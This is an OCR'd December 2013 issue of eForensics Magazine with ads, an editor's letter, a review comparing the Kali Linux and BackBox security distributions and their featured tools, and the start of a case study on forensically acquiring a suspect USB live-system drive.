eForensics Magazine

Network

VOL.2NO.22

KALI TOOLS AND HACKING TRICKS

Forensics Approach

SIMPLE WIRESHARK USAGE IN KALI LINUX

LINUX USB LIVE SYSTEM'S FORENSICS ANALYSIS

KALI FOR NETWORK E-DISCOVERY

RECOVERING DELETED FILES FROM A WINDOWS MACHINE WITH KALI LINUX BY USING DD_RESCUE AND FOREMOST

PASSWORD CRACKING IN KALI LINUX

Issue 22/2013 (26) December ISSN 2300-6986

Join the Wearables Revolution!

Wearables DevCon

A conference for Designers, Builders and Developers of Wearable Computing Devices

Wearable computing devices are the Next Big Wave in technology. And the winning developers in the next decade are going to be the ones who take advantage of these new technologies EARLY and build the next generation of red-hot apps.

Choose from over 35 classes and tutorials!

- Learn how to develop apps for the coolest gadgets like Google Glass, FitBit, Pebble, the SmartWatch 2, Jawbone, and the Galaxy Gear SmartWatch
- Get practical answers to real problems, learn tangible steps to real-world implementation of the next generation of computing devices

March 5-7, 2014
San Francisco
WearablesDevCon.com

A BZ Media Event

Recommended

Automatically Fix Common Windows Problems for Free

Wise PC 1stAid is a trouble-shooting freeware to help fix common Windows problems in an automatic manner. With it, you can say bye to the following & further unlimited problems:
Icon errors, broken links, unable to open regedit/task manager/webpages, slow internet connections, slow startup, slow PC…

WiseCleaner

Wise PC 1stAid

- ✔ Easy to Match Problem
- ✔ Fast, Automatic & Intelligent Fix
- ✔ In-time, Unlimited & Active Enrichment
- ✔ Unlimited Technical Support

★★★★★
Highly Reviewed by Professionals

Official Website for More Information:
www.wisecleaner.com/wisepc1staid.html

Compatible with Windows 7

Windows 8 Compatible

Support system:
Windows XP, Vista, Win7/8
(both 32-bit and 64-bit)

eForensics Magazine
TEAM

Editors:
Aleksandra Kobrzyńska
ola.kobrzynska@software.com.pl

Betatesters/Proofreaders:
Gabriele Biondo, Mark Dearlove, Olivier Caleff, Johan Scholtz, Kishore P.V., Alex Rams, Daniel Sligar, Luca Losio, Salvatore Fiorillo, Martin Baader, James Fleit, Dave Nash, JI PB, M1ndl3ss, Nicolas Villatte

Senior Consultant/Publisher:
Paweł Marciniak

CEO: Ewa Dudzic
ewa.dudzic@software.com.pl

Production Director: Andrzej Kuca
andrzej.kuca@software.com.pl

Marketing Director: Joanna Kretowicz
jaonna.kretowicz@eforensicsmag.com

Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl

DTP: Ireneusz Pogroszewski

Publisher: Hakin9 Media Sp. z o.o. SK
02-676 Warszawa, ul. Postępu 17D
Phone: 1 917 338 3631
www.eforensicsmag.com

Dear eForensics Readers!

Among numerous changes that this year has brought us in digital forensics world, transformation in Linux distribution was the one, that echoed in all information security environments. Resigning from popular BackTrack, their creators decided to develop a completely new Kali Linux. Is it that innovative though? How can we make a good use of Kali in our forensics analysis? Just "grab" new eForensics Mag issue and discover it with our experts!
We are proud to present you "From BackTrack to Kali Linux" – an issue that will take you step by step through complexities of Kali, show you how to exploit its numerous tools and compare their effects to what you get in BackTrack. We prepared for you numerous case studies, tutorials and tests. Find out how hacking tricks can be useful for security of your company, how can we use hidden SSID's to secure wireless networks, how to use NMAP to find vulnerabilities and scan hosts for open ports without leaving traces; learn on password and WiFi cracking; recover deleted files – and much more, that you can achieve with Kali!
I would like to thank you for the support and subscribing to our Magazine. You are always invited to visit our website, share your opinion with us and comment on our activity – we appreciate your feedback! And if you like our Magazine – don't forget to follow us on Facebook, LinkedIn and Twitter(@eForensics_Mag).

Enjoy your reding!
Ola Kobrzyńska
& eForensics Team

Become a Big Data Master!

Over 45 HOW-TO, practical classes and tutorials to choose from!

Attend The 3rd Big Data TechCon!

The HOW-TO technical conference for professionals implementing Big Data



Come to Big Data TechCon to learn the best ways to:

- Process and analyze the real-time data pouring into your organization.
- Learn HOW TO integrate data collection technologies with data analytics and predictive analysis tools to produce the kind of workable information and reports your organization needs.
- Understand HOW TO leverage Big Data to help your organization today.
- Master Big Data tools and technologies like Hadoop, MapReduce, HBase, Cassandra, NoSQL databases, and more!
- Looking for Hadoop training? We have several Hadoop tutorials and dozens of Hadoop classes to get you started — or advanced classes to take you to the next level!

Big Data TECHCON Boston

March 31-April 2, 2014

www.BigDataTechCon.com

A BZ Media Event

Big Data TechCon

REVIEW: LINUX DISTRIBUTIONS FOR FORENSIC AND SECURITY

by Jean Marcel and Thiago Delgado

In this article we will analyze and compare two most featured linux's distributions designed for forensic analysis and security in a down-top approach – from kernel basics to the most known and popular tools, that can be found in both of them.

What you will learn:

- Kali Linux and BackBox 101: from Kernel, supported architectures and default tools, to licenses and default desktop manager. After this review, the reader can just pick one, that fits better his needs.

What you should know:

- basic knowledge of Linux,
- basic knowledge about command-line,
- basic knowledge of computer networks.

In the fields of Forensic Analysis, Systems Audit and Information Security, two open source operating systems (OS), both based on Linux, are in the spotlight now. These are Kali Linux and BackBox, based on Debian and Ubuntu, respectively.

Mati Aharoni, Devon Kearns and other contributors, being part of a group known as Offensive Security, where the ones to develop Kali Linux, based on famous BackTrack Linux [1]. Kali Linux was officially released on March 13, 2013 [2], seven years after his predecessor BackTrack, and is on 1.0.5 version. Kali was developed with the purpose of being a live-CD with all necessary tools for forensic analysis, security and systems audit; it was also codified as an anti-forensic tool [3]. Anti-forensic is the general term for preventive measures to forensic analysis.

The BackBox, was founded and developed by Raffaele Forte and other contributors [4] and in contradiction it is not maintained by any group or corporation, but by user donations and advertising. The project was born in the middle of 2010, in the south of Italy; its first release was on January 3, 2011 [5]. Currently on 3.0.9 version, it's aiming a set of goals lasting from Application Analysis over Stress Tests for Web Applications.

KERNEL AND SUPPORTED ARCHITECTURES

Both Kali and BackBox have a monolithic kernel – this genre of kernel are well regarded even by Linux creator, Linus Torvalds. There is a discussion between him and his ex-professor Andrew S. Tanenbaum, where they discuss the differences between monolithic and micro kernel [6]. In spite of its

modularity, the principal advantage of this kind of Kernel lies in its simplicity, since this Kernel elegantly manages to exchange the messages and data between system modules.




Figure 1. *Monolithic Kernel Block Diagram(Tanenbaum, 2006)*




Figure 2. *A simple structuring model for a monolithic system(Tanenbaum, 2008)*

Notice one interesting fact about Kali Linux – it offers support for the following architectures: x86, x64-86, ARMEL and ARMHF. In practice it means that, it has support for mobile devices, such as tablets (For instance, the Samsung Galaxy Note 10.1), Chromebook ARM, Raspberry Pi, BeagleBone and CuBox [9].

On the other hand, BackBox offers support only for i386 and x64-86 architectures at this moment [10], while it lacks the support for open architectures and mobility.

The default installation on hard drive of Kali Linux requires 8GB of space, while BackBox requires only the half of it 4GB. They are however both UNIX-like, presenting a bunch of similarities with UNIX OS.

GRAPHICAL USER INTERFACE AND MANAGERS

Some people think that the difference about GUIs does not make a difference between one OS to another. Since 1980s, almost every operating systems adopted the WIMP pattern – which stands for: Windows, Icons, Menus and Pointer, we can state then that they end up varying basically around the improve

of user experience (UX) [11]. Besides, it ends up being part of the culture brought by the OS, which is very important and can influence people on the decision whether to use it or not.

OPERATING SYSTEMS BASIC GUI COMPONENTS

- Desktop Manager: Sets desktop appearance (background color or image; applications icons; file system icons; minimized windows; launcher),
- Application Finder: Shows the applications installed on your system in categories, so you can quickly find and launch them,
- File Manager: Provides the ability to copy files, remove files, create files, rename files, everything more user-friendly based on GUI instead of command-line,
- Window manager: Handle windows position on the screen, window decorations (buttons used to close, minimize or maximize a window), provides control over workspaces (virtual desktops).

KALI LINUX DEFAULT INTERFACE: GNOME




Figure 3. *Kali Linux desktop*

Kali Linux user interface relies – by default – on a GNOME v3.4.2 (GNU LGPL licensed), based interface which is a fine crafted desktop environment. It focuses on presenting a best user experience and it aims mostly on:

- giving you access to your data,
- being easy to use,
- being an eye-candy.

GNOME basic components:

- Applications launcher: Kupfer,
- Desktop manager: GDM,
- File manager: Nautilus,
- Window manager: Metacity.

BACKBOX DEFAULT INTERFACE: XFCE




Figure 4. Backbox desktop

BackBox uses – by default – an Xfce v4.10.2 based interface (GNU GPL licensed), which is a light-weight desktop environment, designed to present blazing fast performance with low use of system resources (mostly memory and CPU), allowing also the Unix-based OS to expend more time on its own core tasks than in GUI tasks. Xfce basic components:

- Applications launcher: xfce4-appfinder,
- Desktop manager: xfdesktop,
- File manager: Thunar,
- Window manager: xfwm4.

FEATURED TOOLS

Both distributions hosts a wide range of Forensic and Network Analysis, Wireless, VOIP, Stress Test, Reverse Engineering, Password Cracking and many other open source tools developed by the best hacker teams around the World and picked by both OS development teams.

Now we are going to analyze the 10 most popular tools (according to Kali) available in both Kali Linux and BackBox.

AIRCRACK-NG (WIRELESS PENETRATION TESTING):

It is a tool developed by Christophe Devine then Thomas d'Otreppe in the middle of 2010. It is one of the various tools of AirCrack set.

Specifically, AirCrack-NG is a package of tools used to analyze, test and verify levels of security in wireless networks. Utilized to package capture, WEP and WPA2 crack and 802.11 wireless Network Analysis.

Website: *http://www.aircrack-ng.org/*

BURP SUITE (TEST WEB APPLICATIONS)
It is a set of combined tools created by Dafydd Stuttard to provide seamless tests for a Web Application. It means that technically you don't need to use many tools together to test a single website, but when using Burp Suite you have these tools working collaboratively – it even let you save your work and come back to it later.

Some of its best features are:

- a proxy to allow you to intercept and modify either output or input data to website,
- a spider to explore and try to find out relevant content or functionalities in your application,
- a scanner to find vulnerabilities in many different types quickly,
- a repeater to keep modifying and making requests to website.

Website: *http://portswigger.net/burp/*

HYDRA (BRUTE-FORCE)
Developed by a German hacker group, named THC (The Hacker's Choice), it is Utilized for brute-force attacks against a variety of protocols, such as: AFP, Cisco, Firebird, FTP, HTTP, ICQ, IMAP, IRC, LDAP, Oracle, POP3, SAP, SMB, etc. Currently on its version 7.5, supports IPV6 and MySQL Module 10.

Website: *https://www.thc.org/thc-hydra/*

JOHN THE RIPPER (PASSWORD CRACKER)
It is a Password Cracker first intended to detect weak UNIX passwords. Some of its supported hashes are: DES, MD5, ORACLE, ORACLE11, MySQL, MSSQL.

Although it is possible to find other supported hashes and ciphers in the community version of the software, its use is frequent in attacks using dictionary and brute-force mode. Created by Alexander Peslyak (Solar Designer), in 1996.

Website: *http://www.openwall.com/john/*

MALTEGO (INTELLIGENCE AND FORENSIC APPLICATION)
Maltego is a very interesting tool, created by a company named Paterva, and it aims to recreate your environment the way it looks in terms of infrastructure.

It generates an image representing your network, giving you the precise picture of it in the physical and resource view. This is important to identify either possible flaws and vulnerabilities than in identifying trust points among the network, it can also be used to know the structure of the environment what are you placed in, making easier to identify potential weakness and points to cover while attacking.

Website: *http://www.paterva.com/web6/products/maltego.php*

METASPLOIT FRAMEWORK (SECURITY FRAMEWORK)
What is an exploit? We can define an exploit as an attack to a computer system or network exploring a vulnerability, a security flaw.

When should I use Metasploit? Given that, we can suppose for what Metasploit is meant to be, it has a full set of tools to find vulnerabilities and to develop exploits, currently, it is known as one of the most featured anti-forensic tools – that is why it is so important to know how it works.

It came from a network tool written in Perl, by H. D. Moore, in 2003 (information security researcher), since then it became very popular among hackers, crackers and information security related professionals. Finally it ended up being rewritten in Ruby, becoming more robust, easily maintainable and aggregating more functionalities. It was then, in October 2009, acquired by a company, focused on the development of integrated vulnerability management solutions called Rapid7.

Website: *http://www.metasploit.com/*

NMAP (PORT SCAN)

Created by Gordon Lyon(Fyodor) back in the 1997, it was developed to audit Network Security. It has a great performance in small or in a big and complex network. It has multiple relevant features, some of them are: Host identification, Port scan (UDP and TCP), Host hardware and Software fingerprinting. Besides command-line application, NMAP platform has a GUI version, delivering charts and results verification in a more friendly way. For instance: ZENMAP, NCAT, NPING, etc.

Website: *http://nmap.org/*

SQLMAP (SQL INJECTION)

Created by Bernardo Damele and Miroslav Stampar in the middle of 2006, is a tool used to detect if a website is SQL injection vulnerable. The detection process presented by SqlMap is almost automatic, as its detection engine does all the hard work. It is very easy-to-use: to check for a vulnerability, the SqlMap user has to indicate the website URL and it will check for an available parameter that can lead to an injection.

It has a built-in set of tools like search for specific database names, tables or columns (even across tables and databases), database fingerprinting, and tools to provide access to server file system. Two of the most interesting things about it, is that it uses the most known injection techniques, which can help when realizing tests in a bunch of different websites. Another key-feature is that it offers full support for almost all commercial DBMS. That appears to be very useful when trying to protect or to attack a website when you are not sure about which database are in use.

Website: *http://sqlmap.org/*

WIRESHARK (SNIFFER)

Wireshark it is a network protocol analyzer It allows the capture and navigation of packages through the network traffic, while data still being transferred, utilizing a network interface. In result, Wireshark allows you to watch the requests and responses in real-time. Using Wireshark is possible to detect and solve the most different network related problems, like unwanted or suspicious connections or the lack of network monitoring. It is a network tool capable to analyze and to work with many different protocols and network architectures, as LLAP, BACnet, IPCP, IPMI, OPC, SIGTRAN, VOIP, and others. Wireshark also holds a decryption tool with support for many protocols, including: IPSec, ISAKMP, Kerberos, SNMPv3, SSL/TLS, WEP and WPA/WPA2.

It was developed back in 1997 by Gerald Combs, first, it was called Ethereal, but due to a trademark problem, it was then in the middle of 2006 renamed to Wireshark. Nowadays, it is still being developed and maintained by about 600 contributors, Wireshark is the most-popular sniffer of insecure.org (website maintained by Gordon “Fyodor” Lyon, NMAP developer) software ranking. You can check the whole list to find out the best sniffers already made.

Website: *http://www.wireshark.org/*

ZAPROXY (PENTEST FOR WEB APPLICATION)

It’s an integrated, easy-to-use, cross-platform and open source tool for pentesting. It was developed with a view to the people with a solid experience in security, such as beginners of software development/test. Some of its most featured functionalities are:

- fuzzer,
- intercepting proxy,
- forced browsing,
- passive and fully automated scanner,
- traditional Spider (To discover not visible new resources on a specific website).

ZAProxy was developed by OWASP, a world-wide non-profitable organization intended to improve software security and was released officially in middle of 2010.

Website: *https://code.google.com/p/zaproxy/*

LICENSES AND DISTRIBUTION

Kali Linux and BackBox are licensed under GNU GPL[12][13] and are open source, which means that both are free. It implies:

- being free to execute the software you want;
- being free to copy and redistribute it;
- you have the right to modify it as you wish.

What's more, the act of modifying and sharing your improvements is even encouraged, as this is a contribution to a whole community of hackers, evangelists, users, enthusiasts and other people related to it.

The Kali and BackBox Linux centered communities are popular, there are plenty blogs, wikis, social networks and IRC channels exchanging information about them.


SUMMARY

To sum up, the most relevant points observed are that the power and the technological level of both distributions was notorious. Nevertheless, Kali Linux is still the one having the spotlight almost completely over it, due to the fact that this is in the market for a longer time than BackBox., Since it is based on BackTrack, its features are documented in many different technical levels, while BackBox documentation are still being developed.Therefore, since Kali Linux remains more time on the market, dominates in terms of a much more active community and has a better documentation, it ends up being more attractive at first glance.

REFERENCES


[1] The Birth of Kali Linux. Available from: *http://www.kali.org/news/birth-of-kali/* (Accessed: 25 November 2013).
[2] Kali Linux Releases. Available from: *http://www.kali.org/kali-linux-releases/* (Accessed: 25 November 2013).
[3] Offensive Security Community Project: Kali Linux. Available from: *http://www.offensive-security.com/community-projects/kali-linux/* (Accessed: 26 November 2013).
[4] BackBox Linux, About. Available from: *http://www.backbox.org/about* (Accessed: 26 November 2013).
[5] BackBox Linux 1 Final Release. Available from: *http://www.backbox.org/blog/backbox-linux-1-final-release* (Accessed: 26 November 2013).
[6] Chris DiBona, Sam Ockman: Open Sources: Voices from the Open Source Revolution. (1. ed.). O'Reilly Media, Inc, 1999.
[7] Andrew S. Tanenbaum, Albert S. Woodhull: Operating systems – design and implementation (3. ed.). Pearson Education, 2006.
[8] Andrew S. Tanenbaum: Modern operating systems (3. ed.). Pearson Education, 2008.
[9] Kali Linux, Downloads & Support. Available from: *http://www.kali.org/downloads/* (Accessed: 27 November 2013).
[10] BackBox, Downloads & Support. Available from: *http://www.backbox.org/downloads* (Accessed: 27 November 2013).
[11] Reimer, Jeremy: "A History of the GUI." Ars Technica. [Online]. Available from: *http://arstechnica.com/features/2005/05/gui/* (Accessed: 29 November 2013)
[12] Kali Linux Open Source Policy. Available from: *http://docs.kali.org/kali-policy/kali-linux-open-source-policy* (Accessed: 30 November 2013).
[13] BackBox Linux Open Source Policy. Available from: *https://github.com/ERPXE/backbox/blob/master/LICENSE* (Accessed: 30 November 2013).

ABOUT THE AUTHOR



Working into the IT field since 2003. Acquired knowledge and experience with UNIX, Linux (Fedora, CentOS, Red Hat), network and system administration. B.Tech, in Systems Analysis by São Paulo State Technological College. Socio of SBC – Brazilian Computer Society. Linux lover and Open Source enthusiast. A more complete profile at http://www.jeanmarcel.me/.

ABOUT THE AUTHOR



Delgado works as software engineer; B.Tech, in Systems Analysis and Development by São Paulo State Technological College. Started programming at age of 11; Also a Linux lover and Open Source enthusiast, tested more than 100 different Linux distro's, almost all Debian-based.

Dr.Web 9.0

for Windows — the rapid response anti-virus

1. Reliable protection against the threats of tomorrow
2. Reliable protection against data loss
3. Secure communication, data transfer and Internet search

www.drweb.com

Free 30-day trial: https://download.drweb.com

New features in Dr.Web 9.0 for Windows: http://products.drweb.com/9

FREE bonus — Dr.Web Mobile Security:
https://download.drweb.com/android

LINUX USB LIVE SYSTEM'S FORENSICS ANALYSIS:

KALI TOOLS AND HACKING TRICKS

by Filippo Novario

Kali Linux is a complete, Debian based hacking release developed by the creators of BackTrack Linux. Despite its origins as a simple hacking release, it offers a range of open source forensic tools which, when coupled with the dynamicity and potential for analysis and customisation of Linux, can also prove useful for Computer and Network Forensics. This is particularly useful when working with the CD or USB forensics live mode releases. Digital Hacking and Computer Forensics are related and in many cases the former needs the latter and vice versa.

What you will learn:

- Computer and Law
- Hacking Techniques
- Computer Forensics
- Digital Business Security
- Particular uses of Kali Linux
- USB Live systems analysis

What you should know:

- Basic knowledge of OS Linux, live and Kali
- Basic knowledge of ICT Security
- Basic knowledge of Legal informatics
- Basic knowledge of Hacking/Forensics

This article uses a Computer Forensics and Law case study based on a *Linux* USB live system to show how a combination of these two disciplines can prove useful in forensics and security. It is especially important for technical practices in the field of Digital Business Security, a discipline which concerns all companies and the security of their IT systems.

LIVE USB LINUX SYSTEM

Before going into the case study below, it is vital to understand what a Live USB is from a technical standpoint. It is a USB device containing a full, bootable operating system. Live USBs are similar to live CD operating systems, but differ in that it is possible to save settings and permanently install software packages on them. They can be used in embedded systems for system administration, data recovery or for test operating system distributions. Many operating systems can be used from USB flash drives, *Windows* and *Mac OS*, in particular *Linux* and *BSD* distributions.

Live USB systems show benefits and limitations. One of the benefits is that the data contained on a booting device can be changed and added to, allowing the configuration and customisation of a portable system, for multiple users,

too. Live USBs enhance privacy, allowing the storage of data in a secure location, reducing the opportunities for unauthorised access.

Limitations, on the other hand, include the fact that USB devices typically achieve lower data transfer rates than internal hard drives and can easily be lost or stolen. Regarding this last aspect, it's very important to configure the device's data encryptions and backups.

Some kinds of technical elements are fundamental to the complete understanding of the structure of Live USB systems. Live USB OS, in particular *Ubuntu Linux*, apply all file system writes to a "*casper*" file system overlay, "*casper-rw*". USB controllers on add-in cards are not capable of being booted from Operative Systems without native USB controllers in their chipset. Some older computers may not have a *BIOS* that supports USB booting and may still be unable to boot the USB device. Linux systems may not be typically booted in *EFI* mode and thus USB booting may be limited to supported hardware and software combinations, which can easily be booted via *EFI*. Due to the additional write cycles that occur on a full-blown installation, the life of the flash drive may be reduced, not for systems particularly designed but for live systems.

UNLAWFUL USE OF A USB LIVE SYSTEM IN BUSINESS: A CASE STUDY

The software itself is neither legal nor illegal, but it is its use by users that characterises it. Despite the use and the general development of USB live systems being oriented towards system administration, data recovery and operating system distribution tests, they can be used for illegal purposes. In particular, they can be used together with cracking techniques in companies, because of their characteristics regarding ease of use, transportability and encryption of data, as clearly shown by the following case study.

The person 'A' accesses the headquarters of the company 'X' under the guise of a future customer. There are usually three procedures to access the headquarters of said company: a confirmed meeting between the visitor and an employee of the company, the registration of the visitor's identity information and the handover of any computers and smartphones, stored in lockers at reception, to which the visitor is given the key. These security procedures show the willingness on behalf of the company to prevent illegal or unauthorised access to its IT systems or communications from inside the premises to the outside. Visitor 'A', having finished the meeting, is stopped by a security guard on leaving the building on his/her way to picking up his/her belongings at reception. The guard notices that the visitor has a USB device that was not handed in at reception and was brought into the building.

At first glance, company policies appear not to have been infringed, given that USB devices are considered to be for mere data storage and are therefore unable to commit illegal intrusion in company IT systems. Despite the singular hypothesis of a mere risk of unauthorised access to company IT systems, this situation throws up some interesting elements. The security officer noticed a sticker on the USB device. It reads: "*Ubuntu*".

The combination between USB device and *Ubuntu* induces the officer to alert the Digital Security office and technicians check the USB device. According to the company policies, they begin to assess the contents of the USB device in order to uncover the possible installation of a *Ubuntu* live system on the USB device and/or the theft of corporate data. The technicians use the principles contained in Computer Forensics Tools and Best Practices, in order to produce judicially relevant data, suitable for court proceedings. The Digital Security office use the hacking/forensics release *Kali Linux* live CD, in forensics mode, for the acquisition and analysis of forensics data. Hacking and forensics, which at first glance could appear dichotomous, are the essence of Computer Forensics. In most practical cases, the use of Computer Forensics techniques show how hacking tricks may be used in the analysis and, on occasion, the forensics acquisition of data which is technically and judicially relevant.

KALI LINUX TOOLS FOR USB FORENSICS ACQUISITIONS: GUYMAGER

The case study's forensics techniques are focused on a USB device, generally a device of only a few GB. Small size, high probability to find proofs, evidences preservation, deeper and more specific data analysis, are the reasons why, in this case, technicians skip the inspection phase and directly acquire the digital forensics image of the device. USB device's acquisition phase, formalised in reports, follows Company X's Best Practices as illustrated below.

In order to identify and describe the USB, the first step is to externally inspect the USB device cover. The second step is the device's connection to the computer where the *Kali Linux* CD live system is running in forensics mode. This procedure is conducted without mounting the device in the *Kali Linux* system, in order not to corrupt device's original data. Using *Disk Utility*, a software that shows general technical properties of devices connected to the computer, even if not mounted, the USB device is identified. This information is obtained from the ROM memory, in particular the ID code that makes every single USB device unique.

